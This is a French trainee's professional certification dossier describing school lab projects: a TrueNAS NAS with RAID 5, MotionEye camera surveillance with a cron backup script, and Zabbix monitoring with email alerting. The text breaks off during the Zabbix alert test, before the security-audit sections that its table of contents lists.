

DOSSIER PROFESSIONNEL (DP)

Nom de naissance ▶ DEJOUX
Nom d'usage ▶ DEJOUX
Prénom ▶ Greg
Adresse ▶ 9 rue du Monastère 13004 Marseille

Titre professionnel visé

Administrateur d'Infrastructures Sécurisées

MODALITE D'ACCES :

- ☒ Parcours de formation
- ☐ Validation des Acquis de l'Expérience (VAE)

Présentation du dossier

Le dossier professionnel (DP) constitue un élément du système de validation du titre professionnel.
Ce titre est délivré par le Ministère chargé de l'emploi.

Le DP appartient au candidat. Il le conserve, l'actualise durant son parcours et le présente **obligatoirement à chaque session d'examen.**

Pour rédiger le DP, le candidat peut être aidé par un formateur ou par un accompagnateur VAE.

Il est consulté par le jury au moment de la session d'examen.

Pour prendre sa décision, le jury dispose :

1. des résultats de la mise en situation professionnelle complétés, éventuellement, du questionnaire professionnel ou de l'entretien professionnel ou de l'entretien technique ou du questionnement à partir de productions.
2. du **Dossier Professionnel (DP)** dans lequel le candidat a consigné les preuves de sa pratique professionnelle.
3. des résultats des évaluations passées en cours de formation lorsque le candidat évalué est issu d'un parcours de formation
4. de l'entretien final (dans le cadre de la session titre).

[Arrêté du 22 décembre 2015, relatif aux conditions de délivrance des titres professionnels du ministère chargé de l'Emploi]

Ce dossier comporte :

- ▶ pour chaque activité-type du titre visé, un à trois exemples de pratique professionnelle ;
- ▶ un tableau à renseigner si le candidat souhaite porter à la connaissance du jury la détention d'un titre, d'un diplôme, d'un certificat de qualification professionnelle (CQP) ou des attestations de formation ;
- ▶ une déclaration sur l'honneur à compléter et à signer ;
- ▶ des documents illustrant la pratique professionnelle du candidat (facultatif)
- ▶ des annexes, si nécessaire.

Pour compléter ce dossier, le candidat dispose d'un site web en accès libre sur le site.



<http://travail-emploi.gouv.fr/titres-professionnels>

Sommaire

Exemples de pratique professionnelle

Activité Type 1 : Administrer et sécuriser les infrastructures

p. 5

► Mise en place d'un serveur NAS avec TrueNAS pour le stockage sécurisé des données et des vidéos de surveillance

p. 5

► Mise en place d'une solution de vidéosurveillance avec caméra IP et stockage centralisé sur le NAS via MotionEye

p. 9

Activité Type 2 : Concevoir et mettre en œuvre une solution en réponse à un besoin d'évolution

p. 12

► Mise en place d'une solution de supervision avec Zabbix et alerting mail pour le suivi de l'infrastructure

p. 12

Activité Type 3 : Participant à la gestion de la cybersécurité

p. 19

► Mise en place d'un audit de vulnérabilités avec Nessus dans un environnement contrôlé

p. 19

► Exploitation de vulnérabilités pour comprendre les risques avec Metasploit

p. 24

Titres, diplômes, CQP, attestations de formation *(facultatif)*

p. 28

Déclaration sur l'honneur

p. 29

Documents illustrant la pratique professionnelle *(facultatif)*

p. 30

Annexes *(Si le RC le prévoit)*

p. 31

EXEMPLES DE PRATIQUE PROFESSIONNELLE

Activité-type 1 Administrer et sécuriser les infrastructures

Exemple n°1 ► Mise en place d'un serveur NAS avec TrueNAS pour le stockage sécurisé des données et des vidéos de surveillance


1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Lors d'un projet à l'école, nous avons eu comme consigne de mettre en place une caméra de surveillance Tapo C200 qui stockerait ses images et vidéos dans un serveur TrueNAS. Pour se faire, nous avons mis en relation ces 2 équipements par le biais d'un routeur et d'un switch TP-Link pour se faire la main sur ces équipements.

Les deux exemples (portants sur le même projet) de l'activité 1 remplissent les 3 compétences demandées :

- Administrer et sécuriser les infrastructures réseaux
- Appliquer les bonnes pratiques dans l'administration des infrastructures
- Administrer et sécuriser les infrastructures systèmes
- Administrer et sécuriser les infrastructures virtualisées

Voici un schéma de l'architecture :



Il nous a été également demandé de mettre en place la VoIP, mais cette dernière ne sera pas détaillée ici.

DOSSIER PROFESSIONNEL (DP)


Nous avons tout d'abord choisi de réaliser une réservation DHCP sur le Routeur, nous évitant de donner une adresse IP dynamique à nos équipements et de mettre à mal nos configurations réalisées. Pour se faire, j'ai tout simplement mappé les adresses MAC de mes équipements à des adresses IP. Cela nous est également utile d'un point de vue sécurité car il nous évite que équipements non-autorisés ne se connectent.

Liste d'associations

Ajouter ou supprimer des entrées de liaison.

+ Ajouter			
Nom d'appareil	Adresse MAC	Adresse IP	Modifier
truenas	08-00-27-1D-26-4A	192.168.0.115	
asterisk	00-0C-29-09-33-00	192.168.0.103	
C200-41664F	AC-15-A2-41-66-4F	192.168.0.100	
TL-SG105E	AC-15-A2-EF-FE-AD	192.168.0.101	
MSI	D8-43-AE-02-D7-B3	192.168.0.10	

Nous avons ensuite installé une VM TrueNAS Core. Nous avons choisi la version Core à la Scale car elle était plus pertinente dans un environnement de test, en plus d'être plus stable dans notre situation (stockage pur, RAID, partage de fichiers...).



Products Solutions Support & Resources Community Company Get TrueNAS Enterprise Support

Hardware Scale minimum requirements
Dual-Core 64-bit CPU | 8 GB RAM (16 GB Recommended) | 16 GB SSD Boot
Device | 2 Identically Sized Devices | Network Port | Hardware RAID Not
Required
Full Hardware Requirements

TrueNAS 25.04.1

Current Stable Version

Download STABLE

Release Notes and Checksums

Manual Update - Upgrade From CORE 13.0-U6.7 or SCALE 24.10

TrueNAS 24.10.2.2

For users with Production Virtual Machines

Download Legacy

Release Notes and Checksums

Manual Update - Upgrade From CORE 13.0-U6.7 or SCALE 24.10

Download Previous Versions



Download Future Previews

Software Status

Get Started with TrueNAS Community Edition

DOSSIER PROFESSIONNEL (DP)

Nous avons ensuite configuré un RAID 5, une technologie de stockage qui répartit les données et des informations de parité sur plusieurs disques durs. Ce système permet de garantir la disponibilité des données et leur intégrité même en cas de défaillance physique d'un disque. Cette solution apporte un bon équilibre entre sécurité, performance en lecture et capacité de stockage.



2. Précisez les moyens utilisés :

- Caméra TAPO C200,
- Router et Switch TP-Link
- VM TrueNAS Core
- Terminaux PC

3. Avec qui avez-vous travaillé ?

J'ai travaillé avec des personnes issues de mon groupe de travail à La Plateforme_.

DOSSIER PROFESSIONNEL (DP)

4. Contexte

Nom de l'entreprise, organisme ou association ► *La Plateforme_*

Chantier, atelier, service ► *Dans le cadre de la formation AIS*

Période d'exercice ► Du : *01/07/2024* au : *11/07/2025*

5. Informations complémentaires (facultatif)

Activité-type 1 Administrer et sécuriser les infrastructures

Exemple n° 2 ► **Mise en place d'une solution de vidéosurveillance avec caméra IP et stockage centralisé sur le NAS via MotionEye**


1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Nous allons maintenant nous atteler au système de surveillance. Pour ce faire, nous allons tout d'abord mettre à jours notre version vers la release 13.1 de FreeBSD qui intègre la gestion des jails sur TrueNAS Core.

Les jails sont des environnements virtualisés légers propres à FreeBSD (similaires à des containers). Elles vont nous être utiles pour y installer notre plugin de surveillance.

Voici la commande pour passer à la version 13.1:

```
iocage fetch --root-dir /pub/FreeBSD-Archive/old-releases/amd64/ --server ftp-archive.freebsd.org --release 13.1-RELEASE
```



```
Console
Last login: Tue Apr 23 16:46:33 on pts/2
FreeBSD 13.1-RELEASE-p9 n245429-296d095698e TRUENAS

TrueNAS (c) 2009-2023, iXsystems, Inc.
All rights reserved.
TrueNAS code is released under the modified BSD license with some
files copyrighted by (c) iXsystems, Inc.

For more information, documentation, help or support, go here:
http://truenas.com
Welcome to TrueNAS

Warning: the supported mechanisms for making configuration changes
are the TrueNAS WebUI and API exclusively. ALL OTHERS ARE
NOT SUPPORTED AND WILL RESULT IN UNDEFINED BEHAVIOR AND MAY
RESULT IN SYSTEM FAILURE.


root@truenas[~]# iocage fetch --root-dir /pub/FreeBSD-Archive/old-releases/amd64
/ --server ftp-archive.freebsd.org --release 13.1-RELEASE
Fetching: 13.1-RELEASE
Downloading: MANIFEST [#####] 100%
Downloading: base.txz [#####] 87% 2.7MB/s
```

Je vais maintenant installer le plugin MotionEye, une solution opensource pour intégrer des caméras de surveillances dans notre infrastructure, pouvant notamment utiliser pleinement le capteur de mouvements de notre caméra.

Voici le répertoire de nos vidéos :

```
Z:\iocage\jails\jailMotioneye\root\var\lib\motioneye\CAMERACYBERTRYHARD
```

Dans les fichiers de configuration de cet outil, nous définissons une adresse IP statique pour faciliter la connexion par la Web UI.



Il nous est également possible de visualiser nos vidéos/photos depuis cette interface.

Pour rendre nos tâches plus aisées, nous avons choisis de réaliser un simple script bash pour sauvegarder nos médias, régissant la nomenclature de nos dossiers de backups par la date du jour.

```
Shell
GNU nano 5.9 backup.sh
#!/bin/bash

date_aujd=$(date +%d-%m-%Y)

cd /mnt/RAID5/iocage/jails/jailMotioneye/root/var/lib/motioneye/Camera_TEST/*

mkdir /mnt/RAID5/backup/caméra/$date_aujd
cp ./*/ /mnt/RAID5/backup/caméra/$date_aujd/
```

Nous mettons en place un crontab journalier pour lancer notre script tous les jours.

2. Précisez les moyens utilisés :

- Caméra TAPO C200,
- Router et Switch TP-Link
- VM TrueNAS Core
- Terminaux PC

DOSSIER PROFESSIONNEL (DP)

3. Avec qui avez-vous travaillé ?

J'ai travaillé avec des personnes issues de mon groupe de travail à La Plateforme_.

4. Contexte

Nom de l'entreprise, organisme ou association ► *La Plateforme_*

Chantier, atelier, service ► *Dans le cadre de la formation AIS*

Période d'exercice ► Du : *01/07/2024* au : *11/07/2024*

5. Informations complémentaires (facultatif)

Activité-type 2

Concevoir et mettre en œuvre une solution en réponse à un besoin d'évolution

Exemple n° 1 ► **Mise en place d'une solution de supervision avec Zabbix et alerting mail pour le suivi de l'infrastructure**

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Pour cette activité, j'ai choisi de répondre à l'ensemble des exemples demandés par un projet de supervision que nous avons effectués à La Plateforme_.


Ces compétences sont :

- Concevoir une solution technique répondant à des besoins d'évolution de l'infrastructure
- Mettre en production des évolutions de l'infrastructure
- Mettre en œuvre et optimiser la supervision des infrastructures

Nous allons dans un premier temps installer notre serveur Zabbix sur notre machine Centrale (192.168.70.136). Pour ce faire, nous utilisons une version de Debian 12.

Pour se faire, il nous a fallu ajouter le repository de Zabbix, télécharger nos paquets nécessaires à l'installation de Zabbix (les scripts, agents, le serveur mariadb etc...), créer notre user Zabbix puis créer la base de données.

Après l'installation, nous pouvons nous connecter par navigateur à Zabbix.



DOSSIER PROFESSIONNEL (DP)

Je vais maintenant créer une deuxième machine qui va nous servir d'hôte à superviser (192.168.70.135).

J'installe l'agent sur cette machine, puis crée un nouvel hôte sur mon serveur central.

Hôte

Hôte IPMI Tags Macros Inventaire Chiffrement Table de correspondance

Nom de l'hôte: user

Nom visible: test

Modèles

Nom	Action
Linux by Zabbix agent	Supprimer lien Supprimer lien et nettoyer

taper ici pour rechercher Sélectionner

Groupes d'hôtes

Linux servers X

taper ici pour rechercher Sélectionner

Interfaces

Type	adresse IP	Nom DNS	Connexion à	Port	Default
Agent	192.168.70.135		IP	DNS 10050	Supprimer

Ajouter

Description: vm greg


Surveillé via le proxy: (pas de proxy)

Activé: ☒

J'ai maintenant accès à toutes les métriques que je veux de la machine à superviser.

Host	Nom	Dernière vérification	Dernière valeur	Changer	Tags
test	FS (/): Get data	50s	["name":"/","bytes":f"...		component: raw component: storage filesystem: / ...
test	FS (/): Inodes: Free, in %	50s	87.5887 %		component: storage filesystem: / fs: ext4
test	FS (/): Option: Read-only	50s			component: storage filesystem: / fs: ext4
test	FS (/): Space: Available	50s	13.19 GB		component: storage filesystem: / fs: ext4
test	FS (/): Space: Total	50s	18.58 GB		component: storage filesystem: / fs: ext4
test	FS (/): Space: Used	50s	4.42 GB		component: storage filesystem: / fs: ext4
test	FS (/): Space: Used, in %	50s	25.0789 %		component: storage filesystem: / fs: ext4
test	Interface ens33: Bits received	1m 39s	1.82 Kbps		component: network interface: ens33
test	Interface ens33: Bits sent	1m 38s	2.32 Kbps		component: network interface: ens33
test	Interface ens33: Inbound packets discarded	1m 37s	0		component: network interface: ens33
test	Interface ens33: Inbound packets with errors	1m 36s	0		component: network interface: ens33
test	Interface ens33: Interface type	4m 35s	Ethernet (1)		component: network interface: ens33
test	Interface ens33: Operational status	34s	up (6)		component: network interface: ens33
test	Interface ens33: Outbound packets discarded	1m 33s	0		component: network interface: ens33
test	Interface ens33: Outbound packets with errors	1m 32s	0		component: network interface: ens33

Je crée ensuite un dashboard qui se centre sur le CPU, la RAM et l'espace disque de ma machine linux.




2. Alerting

Maintenant que notre supervision est active, nous allons configurer l'alerting.


En cas de situation critique, j'ai besoin de recevoir une alerte par mail pour pouvoir résoudre le problème de manière rapide. Pour ce faire, je vais installer un serveur SMTP sur mon serveur central. Un serveur SMTP est un serveur qui permet d'envoyer des mails. Il utilise le protocole SMTP) pour transmettre les messages vers d'autres serveurs de messagerie ou vers les boîtes mail des destinataires.

Je vais donc mettre en place le serveur en utilisant Postfix, un outil SMTP opensource. Je me rend ensuite dans le fichier




```
GNU nano 5.4 /etc/ssmtp/ssmtp.conf
# Config file for sSMTP sendmail
#
# The person who gets all mail for userids < 1000
# Make this empty to disable rewriting.
root=greg.dejoux@laplateforme.io
#
# The place where the mail goes. The actual machine name is required no
# MX records are consulted. Commonly mailhosts are named mail.domain.com
mailhub=smtp.gmail.com:465
#
# Where will the mail seem to come from?
#rewriteDomain=
#
# The full hostname
hostname=
#
# Are users allowed to set their own From: address?
# YES - Allow the user to specify their own From: address
# NO - Use the system generated From: address
#FromLineOverride=YES
FromLineOverride=YES
AuthUser=greg.dejoux@laplateforme.io
AuthPass=
UseTLS=YES
```

Je me rends ensuite dans Zabbix pour créer l'envoi de mail.




J'assigne le mail à l'utilisateur concerné (ici j'assigne mon adresse mail à l'admin)



DOSSIER PROFESSIONNEL (DP)


Je vais maintenant tenter de déconnecter ma machine cliente pour tester la macro ICMP, qui ping le client régulièrement pour savoir si elle est disponible, pour voir si l'envoi de mail fonctionne correctement. Le ping est un outil qui permet de tester si une machine est accessible sur le réseau. Il envoie des paquets ICMP (Echo Request) à une adresse IP ou un nom de domaine, et attend une réponse (Echo Reply) pour vérifier. Le ping mesure le temps que met un paquet réseau à faire l'aller-retour entre une machine A et une machine B.

Je crée un hôte fictif avec le modèle ICMP Ping.



Je déconnecte volontairement la VM du réseau pour tester la connectivité.

On voit dans la section "Problèmes" que test2 a eu des pertes de paquets, et va m'envoyer un mail.



Temps	Sévérité	Moment de la récupération	État	Info	Hôte	Problème	Durée	Actualiser	Actions	Tags
16:20:38	Haute		PROBLEME		test2	ICMP: Unavailable by ICMP ping	2m 14s	Actualiser	1	class: network component: health component: network
16:02:35	Haute		PROBLEME		test2	ICMP: Unavailable by ICMP ping	20s			
15:54:41	Moyen		PROBLEME		Machine Linux	Linux: Zabbix agent is not available (for 3m)	28s			
15:47:07	Avertissement		PROBLEME		Machine Linux	Linux: Machine Linux has been restarted (uptime < 15m)	35s			



Rechercher dans les messages

